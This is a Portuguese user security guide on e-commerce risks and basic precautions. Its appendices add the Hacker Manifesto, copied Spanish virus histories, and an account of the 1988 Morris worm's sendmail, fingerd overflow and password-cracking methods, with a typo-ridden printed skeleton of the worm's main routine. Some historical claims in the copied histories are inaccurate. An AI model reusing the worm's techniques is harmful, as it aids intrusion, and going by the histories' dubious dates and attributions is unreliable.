O padrão **SET** (Secure Eletronic Transactions) foi criado por administradoras de cartão de crédito, com a intenção de instituir um método capaz de impedir fraudes relativas a transações financeiras (geralmente compras através da Internet). A filosofia do sistema é bem simples: ao se comprar um produto numa loja virtual, você seleciona o(s) produto(s), e, na hora de efetuar o pagamento, através do SET, a cobrança é enviada diretamente do seu computador para a instituição financeira (digamos, a administradora do seu cartão de crédito). Assim, suas informações pessoais como o número do seu cartão NÃO são enviados para a loja, e sim para administradora. A loja apenas recebe a confirmação do débito.
Desta forma, mesmo que o site da loja seja atacado e suas informações sejam expostas, elas não conteriam em tese seu cadastro. Recentemente tivemos a invasão de uma grande loja de venda de CDs pela Internet, a CD Universe. Milhares de números de cartões de crédito foram comprometidos, o que forçou a empresa a entrar em um acordo com a administradora e emitir novos cartões para todos aqueles expostos. Um gasto de milhares de dólares, sem contar com o dano causado a imagem da empresa.

Os shopping carts são pequenos programas usados nos sites de comércio eletrônico que acompanham as páginas que você visitou recentemente no site, assim como que itens escolheu ultimamente, e que itens estão na sua relação de compra. A grande maioria deles utiliza "cookies", pequenos textos que são trocados entre o seu browser e o site, para armazenar tais informações. Em sites que não possuem SET, ou que trabalham com programas de shopping carts de baixa qualidade, eles podem gravar em cookies suas informações pessoais, sem criptografia, ou com criptografia fraca. Assim, qualquer um que tenha acesso ao seu computador localmente terá potencialmente acesso a tais arquivos.

Algumas vezes, até senhas e números de cartões de crédito podem ser gravados em cookies. Como regra básica, não efetue transações de comércio eletrônico em computadores compartilhados. Mesmo assim, certifique-se que sua máquina está livre de cavalos-de-tróia antes de prosseguir.

O Quê Pode dar Errado

Alguns pontos podem dar errado em uma transação de comércio eletrônico. O primeiro deles é o computador do usuário possuir um cavalo-de-tróia instalado. O segundo ponto é o site em que se está realizando a transação não possuir criptografia SSL (a chave ou cadeado no canto inferior direito do browser, ou a URL não ser iniciada por https://). O terceiro ponto é o site comercial não fazer uso da tecnologia SET e armazenar números de cartões de crédito, assim como seu cadastro. Caso o site seja invadido, o será provavelmente porque os hackers buscavam tais informações.

Como Prevenir

Assim como a segurança é boa parte uma questão de hábito, a prevenção também. Existem várias formas de prevenir o comprometimento das informações, com pequenas alterações em programas, sem nenhum custo. Além disso, existem na Internet diversos utilitários que nos ajudam a manter seguros nossos sistemas, muitos deles sem custo algum.

Senhas

A primeira instância de segurança em qualquer sistema é sua senha. Escolha senhas difíceis. Uma seha difícil é aquela com no mínio 12 caracteres, sem sentido, incluindo letras, números e caracteres especiais, como !, @, #, $, e etc.

Correio Eletrônico

Como diz o ditado: “a curiosidade para o mal geralmente possui consequências maléficas”, tenha por hábito não abrir documentos ou programas anexos em mensagens de correio eletrônico. De forma análoga, evite biaxar programas ou recebê-los através do ICQ por exemplo, sem saber sua procedência.

Anti-virus

Tenha um anti-virus instalado, mantenha-o sempre atualizado (pelo menos a cada 15 dias). Os anti-virus atuais detectam cavalos-de-tróia, o que quase que elimina a possibilidade de alguém tentar invadir seu computador através de um.

Como configurar corretamente o acesso à Internet

Como sabemos, a maioria dos usuários da Internet não configura corretamente seus computadores. Além disso, o sistema operacional na maioria das vezes é o Windows 9x, que não possui nenhuma pretenção de ser seguro. Contudo, vimos que mesmo em sistemas operacionais que provém ferramentas para torná-lo seguro, algumas medidas são necessárias.

A principal checagem é ver se o componente “Compartilhamento de arquivos e impressoras para redes Microsoft” está instalado, assim impossibilitando o acesso aos compartilhamentos por netbios pelo programa R3X ou os comandos NET mesmo. Se for um computador com APENAS acesso a Internet, que não participe de nenhuma rede, este componente pode ser removido. No caso do Windows NT / 2000, da mesma forma, o “Server Service” pode ser parado caso o computador não participe de nenhuma rede.

Informação é o Melhor Remédio

Muitos programas, sistemas operacionais e até sistemas de informação baseiam sua segurança na ausência de informações. Seria mais ou menos como dizer que sua casa está segura porque não existe nenhum ladrão que “conheça” seu endereço, e não porque a fechadura da porta da frente é eficaz. No mundo da informática, seria o equivalente a alegar que um produto, software ou sistema operacional é seguro porque ninguém sabe como ele funciona, e não porque ele realmente possui qualidades de segurança. Toda a comunidade de especialistas hoje em dia segue pelo caminho do “full disclosure”, ou conhecimento aberto para todos. Isso implica em um aumento da segurança em ordens de grandeza, mas também, no número de ameaças, afinal, da mesma forma que os especialistas em segurança terão acesso às informações, os hackers também terão.

Contudo, agindo assim a comunidade terá muito mais recursos para resolver qualquer problema no menor tempo possível. Além disso, a comunidade exercerá maior pressão nas empresas para que consertem os problemas em tempo recorde.

Apêndice A – Manifesto Hacker

Original

The Hacker's Manifesto by: The Mentor aka Loyd Blankenship Copyright (C) 1986 Loyd Blankenship
The Mentor wrote it shortly after his arrest. It appeared in Phrack, Volume One, Issue 7, Phile 3, on January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found. "This is it... this is where I belong..." I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

(The Hacker's Manifesto by: The Mentor aka Loyd Blankenship Copyright (C) 1986 Loyd Blankenship]
[The Mentor wrote it shortly after his arrest. It appeared in Phrack, Volume One, Issue 7, Phile 3, on January 8, 1986]

Tradução

Mais um foi preso hoje, esta em todos os jornais!
"jovem preso por crime de computador",
"HACKER" preso depois de invadir banco"

Malditos garotos!
Eles são todos iguais!
mas você, no seu 1/3 de psicologia e um cérebro tecnológico
de 1950, nunca olhou por trás dos olhos de um HACKER.
Você alguma vez sonhou em fazer-lhe perguntas?
Que forças o incentivaram? Ou o que pode tê-lo moldado?

Eu sou um HACKER ! Entre no meu mundo
Meu mundo começa na escola... Sou mais esperto que os
outros garotos e esta bosta que nos ensinam me chateia

Malditos garotos !
Eles são todos iguais !
Eu estou no ginásio...
Ouvi dos professores pela Qüinquagésima vez como reduzir uma fração
“Não, professor, não demonstrei meu trabalho, eu fiz de cabeça"

Malditos garotos !
provavelmente ele colou. Eles são todos iguais !

Eu fiz uma descoberta hoje , ganhei um computador.
Espere um segundo, isto é legal ! Ele faz que eu quero.
Se ele comete um erro é por que eu errei.
Não por que ele não goste de mim , ou se sinta intimidado por mim...
ou por que não gosta de ensinar e não deveria estar aqui

Malditos garotos !
Eles são todos iguais !

E então aconteceu... uma porta se abriu para um outro mundo
cavalgando pela linha do telefone, como herói por veia de
metal, um pulso é mandado para fora, um refúgio do dia-a-dia
onde não existe incompetência... uma placa é achada.

"é isto... é de onde eu venho"
eu estou onde gosto...
Sinto-me à vontade aqui, a cada dia que passa
Meus conhecimentos aumentam vertiginosamente
Eu passo a conhecer sobre tudo e sobre todos...

Malditos garotos !
Usando a linha de telefone de novo !
Eles são todos iguais !

Você põe a bunda no mesmo lugar que os outros...
Nós tivemos comida que não gostávamos na escola quando estávamos com fome.
Nós fomos dominados por sadistas ou ignorados pelos apáticos .
Poucos têm algo a nos ensinar , e estes poucos são como "gota d`água no deserto".

Este é nosso mundo agora, o mundo de elétrons e botões,

A beleza da transmissão. Nós fazemos uso de um serviço que
deveria ser barato, e vocês nos chamam de criminosos.
nós exploramos... e vocês nos chamam de criminosos.
nós vamos atrás do conhecimento e vocês nos chamam de criminosos.
nós existimos sem cor, sem nacionalidade, sem religião
e vocês nos chamam de criminosos.
Vocês constroem bombas atômicas,
Vocês fazem guerras, vocês matam, trapaceiam, e mentem para
nós e tentam nos fazer crer que é para o nosso bem,
"é ..." nos é que somos os criminosos.

Sim, eu sou um criminoso
Meu crime é a curiosidade.
Meu crime é julgar as pessoas pelo que elas dizem e pensam,
não pelo que elas parecem.
Meu crime é ser mais esperto, coisa que você nunca vai me perdoar.
Eu sou HACKER este é o meu manifesto.
Você pode parar um de nós, mas não pode parar a todos
pois, no final das contas, nós somos todos iguais.

<<Tradução por: Márcio Nogueira, Recife/PE – 20/06/1999>>
The Hacker's Manifesto by: The Mentor aka Loyd Blankenship Copyright (C) 1986 Loyd Blankenship
The Mentor wrote it shortly after his arrest. It appeared in Phrack, Volume One, Issue 7, Phile 3, on January 8, 1986

Apêndice B – História dos Vírus de Computador

The Core Wars
Fonte: http://www.geocities.com/Heartland/Acres/7758/historia.html

HISTORIA
"Teoría y Organización de un Autómata Complicado" (1,949) de John Von Neumann, uno de los primeros miembros de la comunidad informática, presentó con esta teoría el modelo de programa de un virus, explicando que los programas de los computadores se podían multiplicar.
Diez años más tarde, en la atmósfera enrarecida de los laboratorios Bell, tres jóvenes programadores desarrollaron un juego denominado "Core Wars". Estos jóvenes genios, H. Douglas Mc Ilroy, Victor Vysottsky y Robert Morris, comprendieron magníficamente el funcionamiento interno de los computadores.
"Core Wars", consistía en una batalla mano a mano entre los códigos de dos programadores, cada programador desarrollaba un conjunto de programas que se reproducían, llamados Organismos. Tras el tiro de salida, cada jugador soltaba sus Organismos en la memoria del computador. Los Organismos de cada uno trataban de destruir a los del oponente y el jugador que mantuviera mayor número de supervivientes al finalizar el juego era declarado ganador. Los jóvenes genios como buenos empleados, al finalizar borraban los juegos y se iban a casa.
El concepto de juego se difundió por otros centros de alta tecnología, como el Instituto de Tecnología de Massachusetts (MIT) o el Centro de Investigación de Xerox en Palo Alto, California.
Cuando se jugaba al Core Wars en una sola máquina, podía pararse. Esto se realizó no mucho antes de que el fenómeno que hoy conocemos como "conectividad" facilitara las comunicaciones entre computadoras. El fantasma de un juego divertido que se volviera perjudicial y se multiplicara entre las máquinas interconectadas rondó por sus cabezas.
l juego Core Wars fue un secreto guardado por sus jugadores hasta 1,983. Ken Thompson, el brillante programador que escribió la versión original en UNIX, lo destapó. Cuando Thompson recibió uno de los más

altos honores de la industria, el premio A.M. Turing, su discurso de aceptación contenía una receta para desarrollar virus. Thompson contó todo sobre Core Wars y animó a su audiencia a intentar practicar el concepto. El número de Mayo de 1,984 de la revista Scientific American, incluyó un artículo describiendo Core Wars y ofreció a los lectores la oportunidad de solicitar un conjunto de instrucciones para diversión y juegos en el hogar o la oficina.
En ese mismo año 1,984, Fred Cohen expuso por primera vez por escrito, el concepto de virus informático, durante el desarrollo de una conferencia sobre seguridad.
El primer contagio masivo de microordenadores se dio en 1,987 a través del MacMag Virus también llamado Peace Virus sobre ordenadores Macintosh. La historia, se describe a continuación :
Dos programadores, uno de Montreal, Richard Brandow, y el otro de Tucson, Drew Davison, crearon un virus y lo incluyeron en un disco de juegos que repartieron en una reunión de un club de usuarios. Uno de los asistentes, Marc Canter, consultor de Aldus Corporation, se llevó el disco a Chicago y contaminó su ordenador. Al realizar pruebas del paquete Aldus Freehand, contaminó el disco maestro el cual posteriormente devolvió a la empresa fabricante; allí la epidemia se extendió y el programa se comercializó con el virus incluido. El virus era bastante benigno, el 2 de Marzo de 1,988 (primer aniversario de la aparición del Macintosh II) hizo público en la pantalla un mensaje pidiendo la paz entre los pueblos, y se destruyó a sí mismo. Existe una versión de este virus detectada en alguna red de correo electrónico de IBM y al que se denomina IBM Christmas Card o Xmas, el cual felicita al usuario el 25 de Diciembre.
Pero no todo fue felicitaciones y buenos deseos. El conocido virus Viernes 13 fue detectado por primera vez en la Universidad Hebrea de Jerusalén "casualmente" el primer Viernes 13 (13 de Mayo de 1,988), era el cuarenta aniversario de la fundación del Estado Judío. El virus se difundió por la red de la Universidad e infectó ordenadores del ejército israelí, Ministerio de Educación, etc.
Este mismo virus fue difundido en España por el disco de la revista Tu ordenador Amstrad (Mayo de 1,989).
Muy difundido también fue el caso de Robert Tappan Morris en Noviembre de 1,988, el joven que contaminó (quizá sin ser su intención) la Red del Pentágono ARPAnet, paralizando gran número de computadoras estatales; los daños causados se calculaban en unos 80 millones de dólares.


História Cronológica dos Principais Vírus
Fonte: http://www.persystems.net/sosvirus/general/histovir.htm

Breve Historia de los Virus Informáticos

© Jorge Machado Lima-Perú

Desde la aparición de los virus informáticos en **1984** y tal como se les concibe hoy en día, han surgido muchos mitos y leyendas acerca de ellos. Esta situación se agravó con el advenimiento y auge de **Internet**. A continuación, un resumen de la verdadera historia de los virus que infectan los archivos y sistemas de las computadoras.

1939-1949 Los Precursores



En 1939, el famoso científico matemático **John Louis Von Neumann**, de origen húngaro, escribió un artículo, publicado en una revista científica de New York, exponiendo su "**Teoría y organización de autómatas complejos**", donde demostraba la posibilidad de desarrollar pequeños programas que pudiesen tomar el control de otros, de similar estructura.

Cabe mencionar que Von Neumann, en 1944 contribuyó en forma directa con **John Mauchly** y **J. Presper Eckert**, asesorándolos en la fabricación de la ENIAC, una de las computadoras de Primera Generación, quienes construyeran además la famosa **UNIVAC** en

1950.

John Louis von Neumann (1903-1957)

En 1949, en los laboratorios de la Bell Computer, subsidiaria de la AT&T, 3 jóvenes programadores: Robert Thomas Morris, Douglas McIlory y Victor Vysottsky, a manera de entretenimiento crearon un juego al que denominaron **CoreWar**, inspirados en la teoría de John Von Neumann, escrita y publicada en 1939.

Robert Thomas Morris fue el padre de **Robert Tappan Morris**, quien en 1988 introdujo un virus en **ArpaNet**, la precursora de **Internet**.

Puesto en la práctica, los contendores del **CoreWar** ejecutaban programas que iban paulatinamente disminuyendo la memoria del computador y el ganador era el que finalmente conseguía eliminarlos totalmente. Este juego fue motivo de concursos en importantes centros de investigación como el de la Xerox en California y el Massachussets Technology Institute (MIT), entre otros.

Sin embargo durante muchos años el CoreWar fue mantenido en el anonimato, debido a que por aquellos años la computación era manejada por una pequeña élite de intelectuales

A pesar de muchos años de clandestinidad, existen reportes acerca del virus **Creeper**, creado en 1972 por **Robert Thomas Morris**, que atacaba a las famosas IBM 360, emitiendo periódicamente en la pantalla el mensaje: "I'm a creeper... catch me if you can!" (soy una enredadera, agárrenme si pueden). Para eliminar este problema se creó el primer programa antivirus denominado Reaper (segadora), ya que por aquella época se desconocía el concepto de los software antivirus.

En **1980** la red **ArpaNet** del ministerio de **Defensa de los Estados Unidos de América**, precursora de Internet, emitió extraños mensajes que aparecían y desaparecían en forma aleatoria, asimismo algunos códigos ejecutables de los programas usados sufrían una mutación. Los altamente calificados técnicos del Pentágono se demoraron 3 largos días en desarrollar el programa antivirus correspondiente. Hoy día los desarrolladores de antivirus resuelven un problema de virus en contados minutos.

1981 La IBM PC

En Agosto de 1981 la International Business Machine lanza al mercado su primera computadora personal, simplemente llamada **IBM PC**. Un año antes, la IBM habían buscado infructuosamente a Gary Kildall, de la Digital Research, para adquirirle los derechos de su sistema operativo CP/M, pero éste se hizo de rogar, viajando a Miami donde ignoraba las contínuas llamadas de los ejecutivos del "gigante azul".

Es cuando oportunamente surge Bill Gates, de la Microsoft Corporation y adquiere a la Seattle Computer Products, un sistema operativo desarrollado por Tim Paterson, que realmente era un "clone" del CP/M. Gates le hizo algunos ligeros cambios y con el nombre de PC-DOS se lo vendió a la IBM. Sin embargo, Microsoft retuvo el derecho de explotar dicho sistema, bajo el nombre de MS-DOS.


El nombre del sistema operativo de Paterson era "Quick and Dirty DOS" (Rápido y Rústico Sistema Operativo de Disco) y tenía varios errores de programación (bugs).

La enorme prisa con la cual se lanzó la IBM PC impidió que se le dotase de un buen sistema operativo y como resultado de esa imprevisión todas las versiones del llamado PC-DOS y posteriormente del MS-DOS **fueron totalmente vulnerables a los virus**, ya que fundamentalmente heredaron muchos de los conceptos de programación del antiguo sistema operativo CP/M, como por ejemplo el PSP (Program Segment Prefix), una rutina de apenas 256 bytes, que es ejecutada previamente a la ejecución de cualquier programa con extensión EXE o COM.

1983 Keneth Thompson

Este joven ingeniero, quien en 1969 creó el sistema operativo **UNIX**, resucitó las teorías de Von Neumann y la de los tres programadores de la Bell y en 1983 siendo protagonista de una ceremonia pública presentó y demostró la forma de desarrollar un virus informático.

1984 Fred Cohen



Al año siguiente, el **Dr. Fred Cohen** al ser homenajeado en una graduación, en su discurso de agradecimiento incluyó las pautas para el desarrollo de un virus. Este y otros hechos posteriores lo convirtieron en el primer autor oficial de los virus, aunque hubieron varios autores más que actuaron en el anonimato.

El Dr. Cohen ese mismo año escribió su libro "**Virus informáticos: teoría y experimentos**", donde además de definirlos los califica como un grave problema relacionado con la Seguridad Nacional. Posteriormente este investigador escribió "**El evangelio según Fred**" (The Gospel according to Fred), desarrolló varias especies virales y experimentó con ellas en un computador VAX 11/750 de la Universidad de California del Sur.

La verdadera voz de alarma se dio en 1984 cuando los usuarios del **BIX BBS** de la revista BYTE reportaron la presencia y difusión de algunos programas que actuaban como "caballos de troya", logrando infectar a otros programas. Al año siguiente los mensajes y quejas se incrementaron y fue en 1986 que se reportaron los primeros virus conocidos que ocasionaron serios daños en las IBM PC y sus clones.

1986 El comienzo de la gran epidemia

En ese año se difundieron los virus (c) Brain, Bouncing Ball y Marihuana y que fueron las primeras especies representativas de difusión masiva. Estas 3 especies virales tan sólo infectaban el sector de arranque de los diskettes. Posteriormente aparecieron los virus que infectaban los archivos con extensión **EXE** y **COM**.

El 2 de Noviembre de 1988 Robert Tappan Morris, hijo de uno de los precursores de los virus y recién graduado en Computer Science en la Universidad de Cornell, difundió un virus a través de ArpaNet, (precursora de **Internet**) logrando infectar 6,000 servidores conectados a la red. La propagación la realizó desde uno de los terminales del MIT (Instituto Tecnológico de Massashussets).

Cabe mencionar que el ArpaNet empleaba el UNIX, como sistema operativo. Robert Tappan Morris al ser descubierto, fue enjuiciado y condenado en la corte de Syracuse, estado de Nueva York, a 4 años de prisión y el pago de US $ 10,000 de multa, pena que fue conmutada a libertad bajo palabra y condenado a cumplir 400 horas de trabajo comunitario.

1991 La fiebre de los virus

En Junio de 1991 el **Dr. Vesselin Bontchev**, que por entonces se desempeñaba como director del Laboratorio de Virología de la Academia de Ciencias de Bulgaria, escribió un interesante y polémico artículo en el cual, además de reconocer a su país como el líder mundial en la producción de virus da a saber que la primera especie viral búlgara, creada en 1988, fue el resultado de una mutación del virus Vienna, originario de Austria, que fuera desensamblado y modificado por estudiantes de la Universidad de Sofía. Al año siguiente los autores búlgaros de virus, se aburrieron de producir mutaciones y empezaron a desarrollar sus propias creaciones.

En 1989 su connacional, el virus **Dark Avenger** o el "vengador de la oscuridad", se propagó por toda Europa y los Estados Unidos haciéndose terriblemente famoso por su ingeniosa programación, peligrosa y rápida **técnica de infección**, a tal punto que se han escrito muchos artículos y hasta más de un libro acerca de este virus, el mismo que posteriormente inspiró en su propio país la producción masiva de sistema generadores automáticos de virus, que permiten crearlos sin necesidad de programarlos.

1991 Los virus peruanos

Al igual que la corriente búlgara, en 1991 apareció en el Perú el primer virus local, autodenominado **Mensaje** y que no era otra cosa que una simple mutación del virus **Jerusalem-B** y al que su autor le agregó una ventana con su nombre y número telefónico. Los virus con apellidos como **Espejo**, **Martínez** y **Aguilar** fueron variantes del **Jerusalem-B** y prácticamente se difundieron a nivel nacional.

Continuando con la lógica del tedio, en 1993 empezaron a crearse y diseminarse especies nacionales desarrolladas con creatividad propia, siendo alguno de ellos sumamente originales, como los virus Katia, Rogue o F03241 y los polimórficos **Rogue II** y **Please Wait** (que formateaba el disco duro). La creación de los virus locales ocurre en cualquier país y el Perú no podía ser la excepción.

No es nuestra intención narrar en forma exhaustiva la historia completa de los virus y sus connotaciones, de tal modo que consideramos tratar como último tema, los macro virus, que son las especies virales que rompieron los esquemas de programación y ejecución de los virus tradicionales. En el capítulo "FAQ acerca de virus", de esta misma página web resolvemos preguntas frecuentes acerca de los virus informáticos. Y en el capítulo "Programación de virus" tratamos sobre las nuevas técnicas de programación de las especies virales.

1995 Los macro virus

A mediados de 1995 se reportaron en diversas ciudades del mundo la aparición de una nueva familia de virus que no solamente infectaban documentos, sino que a su vez, sin ser archivos ejecutables podían auto-copiarse infectando a otros documentos. Los llamados **macro virus** tan sólo infectaban a los archivos de MS-Word, posteriormente apareció una especie que atacaba al Ami Pro, ambos procesadores de textos. En 1997 se disemina a través de Internet el primer macro virus que infecta hojas de cálculo de MS-Excel, denominado Laroux, y en 1998 surge otra especie de esta misma familia de virus que ataca a los archivos de bases de datos de MS-Access. Para mayor información sírvanse revisar la opción Macro Virus, en este mismo módulo.

1999 Los virus anexados (adjuntos)

A principios de 1999 se empezaron a propagar masivamente en Internet los virus anexados (adjuntos) a mensajes de correo, como el Melisa o el macro virus Papa. Ese mismo año fue difundido a través de Internet el peligroso CIH y el ExploreZip, entre otros muchos más.

A fines de Noviembre de este mismo año apareció el BubbleBoy, primer virus que infecta los sistemas con tan sólo leer el mensaje de correo, el mismo que se muestra en formato HTML. En Junio del 2000 se reportó el VBS/Stages.SHS, primer virus oculto dentro del shell de la extensión .SHS.

Resultará imposible impedir que se sigan desarrollando virus en todo el mundo, por ser esencialmente una expresión cultural de "**graffiti cibernético**", así como los crackers jamás se detendrán en su intento de "romper" los sistemas de seguridad de las redes e irrumpir en ellas con diversas intencionalidades. Podemos afirmar que la eterna **lucha entre el bien y el mal** ahora se ha extendido al **ciber espacio**.

1988 – The Internet "Worm"

Novembro de 1988 – O Início

Aos 34 minutos do dia 3 de Novembro de 1988, uma mensagem intrigante e aparentemente sem sentido é lida pelos usuários de um grupo de discussão na Internet:

"Parece que há um vírus à solta na Internet"
Andy Sudduth (MIT)

O Internet Worm

- Código gerado por Robert Tappan Morris, estudante na Univ. Comell /NY
- A Rotina principal consistia de menos de 100 linhas de códigos escritos em linguagem C
- Atingiu quase 6.000 computadores da rede, só nos EUA, causando: Infecção, sobrecarga e incapacitação

- Levantou uma questão básica: as redes são vulneráveis!

O Internet Worm – Método de Ataque I

Sendmail

- O Worm abre uma conexão TCP com outro host com serviço sendmail ativado (SMTP)
- Invoca o modo debug e emite um comando RCPT TO
- Envia uma solicitação que seus dados sejam canalizados através de um shell
- Os dados (um shell script), cria um arquivo x$$,l1.c ($$ é o identificador do processo criador)
- Este programa possui apenas 40 linhas codificadas em C
- O Shell compila o código C e o executa com alguns parâmetros identificando a máquina de origem
- Identifica o S.O. do host atacado e obtém um programa chamado x$$,vax.o ou x$$,sun3.o do host fonte, efetuando um link com a biblioteca correspondente
- Gera um arquivo chamado /usr/tmp/sh (aspecto do Bourne Shell)

O Internet Worm – Método de Ataque II

Firgerd

- O Cliente finger envia para o servidor finger da máquina atacada um parâmetro que consiste de uma string com 536 bytes.
- O Tamanho da string enviada pelo cliente extrapolava o tamanho do buffer do servidor finger, sorbepondo dados gravados na sua pilha
- O bug consistia na falha do daemon fingerd em tratar corretamente a condição de overflow do buffer
- Quando o daemon retornava da procedore que recebia a solicitação do cliente, não retornava para a rotina principal (main), mas para a procedore dentro da string de 536 bytes na pilha
- A procedure da pilha tentava executar o /bin/sh

O Internet Worm – Método de Ataque III

rsh / rexec

- Obtém informações do .rhosts e /etc/hosts.equiv para futuras migrações
- Para usar o .rhosts seria necessário obter contas de usuários, já que o worm não está sendo executado como root (e sim como um deamon). O Worm tenta então quebrar senhas de usuários
- Lê o /etc/passwd e tenta então combinar senhas como username, primeiro nome, último nome, último+primeiro e apelidos
- Tenta também a partir de senhas consideradas “populares” tais como: aaa, guntis, noxious, simon, academia, hacker, simples, 1234, 1111, senha, senha00, etc
- Se as tentativas falharem, faz outra tentativa pelo dicionário /usr/dic/words
- Obtendo uma senha, busca o r.hosts e executa “rsh” e/ou “rexec” para outro host e busca os arquivos que necessita, executando o /usr/tmp/sh, iniciando assim novamente o ciclo

Código Principal do Worm

```
#include <stdio.h>
#include <signal.h>
#include <string.h>
#include <sys/resource.h>
long currente_time;
struct rlimit no_core = (0,0);

int

main (argc, argv)
                        int argc;
                        char *argv[];
{
                        int n;
                        int parent = 0;
                        int okay = 0;
                                        /* change calling name to “sh” */
```

```
strcopy(argv[0], “sh”);
        /* prevent core files by setting limit to 0  */
setrlimit(RLIMIT_CORE, no_core);
current_time = time(0);
        /* seed random number generator with time */
    srand48(current_time);
    n = 1;
    while (argv[n]) {
        /*save process id of parent */
        if (!strcmp(argv[n], “-p”, 2)) {
            parent = atoi (argv[++n]);
            n++;
        }
        else {
            /* check for 1l.c in argument list */
            if (!strcmp(argv[n], “1l.c”, 4))  okay = 1;
            /* load an object file into memory */
            load_object (argv[n]);
            /* clean up by unlinking file */
            if (parent)  unlink (argv[n]);
            /* and removing object file name */
            strcpy (argv[n++], “”);
        }
    }
    /* if 1l.c was not in argument list, quit */
    if (!okay) exit (0);
    /* reset process group */
    setpgrp (getpid());
    /* kill parent shell if parent is set */
    if (parent)  kill (parent, SIGHUP);
    /* scan for network interfaces */
    if_init();
    /* collect list of gateways from netstat */
    rt_init();
    /* start main loop */
    doit();
}
int
doint()
{
    current_time = time (0);
    /* seed random number generator (again) */
    srand48(current_time);
    /* attack gateways, local nets, remote nets */
    attack_hosts();
    /* check for a “listing” worm */
    check_other ();
    /* attemp to send byte to “emie” */
    send_message ();
    for (;;) {
        /* crack some passwords */
        crack_some ();
        /* sleep or listen for other worms */
        other_sleep (30); crack_some();
        /* switch process id’s */
        if (fork())  exit (0);
        /* attack gateways, known hosts */
        attack_hosts(); other_sleep(120);
        /* if 12 hours have passed, reset hosts */
        if (time (0) == current_time + (3600*12)) {
            reset_hosts();
            current_time = time(o); }
        /* quit if pleasequit is set, and nextw > 10 */
        if (pleasequit && nextw > 10) exit(0);
    }
}
```


Resumo Cronológico do Worm

Data	Acontecimento
02/11 18:00h	Morris dispara o worm a partir do host prep.ai.mit.edu, um VAX 11/750, no Laboratório de Inteligência Artificial do MIT
02/11 18:24h	Primeira infecção conhecida na costa oeste: o host rand.org da RAND Corp em Santa Monica/CA
02/11 19:04h	O host csgw.berkeley.edu (UC Berkeley) é infectado. Mike Karels e Phil Lapsey (administradores Unix) logo descobrem a infecção
02/11 19:54h	O host do Dept. de Comp. da Univ. de Maryland mimsy.umd.edu é infectado através do servidor fingerd
02/11 20:00h	O Cluster de servidores Sun no MIT AI Lab são infectados

02/11 20:28h	Primeiro ataque via sendmail a partir do mimsy
02/11 20:40h	Administradores de Berkeley descobrem como os ataques via sendmail e rsh ocorrem, encontrados os bugs do telnet e do finger. Desativados serviços
02/11 20:49h	O host cs.utah.edu (VAX 8600) é infectado. O ataque a este host provoca outros ataques a muitos outros hosts importantes espalhados pelo país
02/11 21:09h	Primeiro ataque via sendmail a partir de cs.utah.edu
02/11 21:34h	A carga média de CPU no cs.utah.edu alcança 5.0.
02/11 21:41h	A carga de CPU no cs.utah.edu alcança 7.0
02/11 22:01h	A carga de CPU no cs.utah.edu alcança 16.0
02/11 22:06h	O número máximo de processos permitidos em cs.utah.edu é alcançado. O sistema está inutilizável
02/11 22:20h	Jeff Forys em Utah “mata” todos os worms no cs.utah.edu. Outros servidores Sun em Utah já estão infectados
02/11 22:41h	Nova infecção em cs.utah.edu faz a carga alcançar 27.0. Forys efetua shutdown
02/11 23:21h	Nova infecção em cs.utah.edu faz a carga alcançar 38.0, a despeito dos esforços de Forys para “matar” os processos worms
02/11 23:28h	Peter Yee no NASA Ames Reseach Center libera mensagem na Usenet: “Estamos sob ataque de um vírus Internet. Já infectou UC Berkeley, UC San Diego, Lawrence Livermore, Stanford e NASA Ames”. Ele sugere desativar os serviços telnet, finger, ftp, rsh e SMTP, mas não menciona o rexec.
03/11 00:34h	Andy Sudduth em Harvard posta um aviso anônimo na Usenet: “Parece que há um vírus à solta na Internet”. Esta é a primeira mensagem que descreve como funciona o ataque via finger, descreve como anular o ataque via SMTP e explicitamente menciona o ataque via rexec. Sudduth assuma a autoria desta mensagem numa outra mensagem postada dois dias depois
03/11 02:54h	Keith Bostic envia uma atualização do sendmail pela rede para vários administradores conhecidos na Internet, solicitando divulgação imediata
